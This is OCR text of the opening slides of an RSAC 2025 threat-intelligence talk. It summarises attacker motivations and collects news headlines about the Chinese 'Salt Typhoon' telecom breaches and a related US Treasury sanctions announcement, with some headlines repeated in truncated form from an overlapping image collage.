RSAC 2025 Conference


Many Voices.
One Community.

SESSION ID: PART1-R02

Typhoons? Bears? Ransomware Gangs? Threats That Keep Defenders Up at Night

Robert Lipovsky

Principal Threat Intelligence Researcher
ESET



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.


Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

Threat landscape complexity - mix of motivations

Espionage

Financial



Cyber supporting conflicts

RSAC™ 2025 Conference

CHINESE OPERATIONS IN THE US AND WORLDWIDE

Salt Typhoon

The Washington Post

Top senator calls Salt Typhoon 'worst telecom hack in our nation's history'

The severity of the Chinese breach highlights the need for more telecommu

Updated November 21, 2024

THE WALL STREET JOURNAL.

EXCLUSIVE NATIONAL SECURITY

China-Linked Hackers Breach U.S. Internet Providers in New 'Salt Typhoon' Cyberattack

It is latest intrusion into core U.S. infrastructure by entities tied to Beijing

AP

POLITICS

White House says at least 8 US telecom firms, dozens of nations impacted by China hacking campaign

Reuters

US adds 9th telcom to list of companies hacked by Chinese-backed Salt Typhoon cyberespionage

By A.J. Vicens

December 27, 2024 9:03 PM GMT+1 · Updated 2 months ago

Aa

NBC NEWS


EXCLUSIVE

SECURITY

Telecoms haven't notified most victims of Chinese phone data hacking campaign, sources say

More than a million people's metadata was stolen, an industry source said.

The Washington Post
Top sen
hack in
The severity of the
THE V
EXCLUSIVE NATIONAL SECURIT
China-Linked Hackers
Internet Providers in N
Typhoon' Cyberattack
It is latest intrusion into core U.S. infrastru
Beijing
AP
POLITICS
White House says at least 8 US telecom firms, dozens of nations impacted by China hacking campaign
Reuters
US adds 9th telcom to list of companies hacked by Chinese-backed Salt Typhoon cyberespionage
By A.J. Vicens
December 27, 2024 9:03 PM GMT+1 · Updated 2 months ago
Aa
EXCLUSIVE
SECURITY
Telecoms haven't notified most victims of Chinese phone data hacking campaign, sources say
More than a million people's metadata was stolen, an industry source said.




CNN

Chinese hackers targeted Trump and Vance's phone data

By Sean Lyngaas and Kristen Holmes, CNN

3 minute read · Updated 5:02 PM EDT, Fri October 25, 2024



U.S. DEPARTMENT OF THE TREASURY

PRESS RELEASES

Treasury Sanctions Company Associated with Salt Typhoon and Hacker Associated with Treasury Compromise

January 17, 2025

